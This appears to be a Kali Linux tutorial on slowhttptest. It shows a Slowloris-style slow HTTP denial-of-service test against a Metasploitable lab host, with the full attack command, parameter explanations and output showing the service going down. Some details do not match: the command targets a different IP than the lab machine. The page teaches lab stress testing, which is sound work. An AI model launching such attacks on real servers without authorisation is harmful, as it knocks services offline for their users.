


Stressing Tools

Stressing tools are used to create DoS attacks or to create the stress test for different applications so as take appropriate measures for the future.

All the Stress testing tools are found in Applications → 02-Vulnerability Analysis → Stress testing.



All Stress testing test will be done on metasploitable machine which has IP of 192.168.1.102

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:c9:6e
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64  Scope:Link
```

Slowhttptest

Slowhttptest is one of the DoS attacking tools. It especially uses HTTP protocol to connect with the server and to keep the resources busy such as CPU and RAM. Let's see in detail how to use it and explain its functions.

To open slowhttptest, first open the terminal and type “**slowhttptest –parameters**”.

You can type “slowhttptest -h” to see all the parameters that you need to use. In case you receive an output, ‘Command not found’ you have to first type “**apt-get install slowhttptest**”.

```
root@kali:~# apt-get install slowhttptest
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 1759 not upgraded.
Need to get 28.5 kB of archives.
File Edit View Search Terminal Help
root@kali:~# slowhttptest -h
bash: slowhttptest: command not found
root@kali:~#
```

Then after installation, again type **slowhttptest -h**

```
root@kali:~# slowhttptest -h

slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H          slow headers a.k.a. Slowloris (default)
  -B          slow body a.k.a R-U-Dead-Yet
  -R          range attack a.k.a Apache killer
  -X          slow read a.k.a Slow Read

Reporting options:
  -g          generate statistics with socket state changes (off)
  -o file_prefix  save statistics output in file.html and file.csv (-g required)
```

Type the following command –

```
slowhttptest -c 500 -H -g -o outputfile -i 10 -r 200 -t GET -u  
http://192.168.1.202/index.php -x 24 -p 2
```

Where,

- **-c 500** = 500 connections
- **(-H)** = Slowloris mode
- **-g** = Generate statistics
- **-o outputfile** = Output file name
- **-i 10** = Use 10 seconds to wait for data
- **-r 200** = 200 connections with -t GET = GET requests
- **-u http://192.168.1.202/index.php** = target URL
- **-x 24** = maximum of length of 24 bytes
- **-p 2** = 2-second timeout

Once the test starts, the output will be as shown in the following screenshot, where you can notice that the service is available.

```
Sun Oct 23 17:08:11 2016:
    slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW HEADERS
number of connections:    500
URL:                      http://192.168.1.102/index.php
verb:                     GET
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout: 2 seconds
test duration:            240 seconds
using proxy:              no proxy
```

```
Sun Oct 23 17:08:11 2016:
slow HTTP test status on 0th second:
```

```
initializing:      0
pending:           1
connected:         0
error:             0
closed:           0
service available: YES
```

After a while, at the 287 connection the service goes down. This means that the server can handle a maximum of 287 HTTP connections.

```
Sun Oct 23 17:09:17 2016:
slow HTTP test status on 65th second:
```

```
initializing:      0
pending:           213
connected:         287
error:             0
closed:           0
service available: NO
```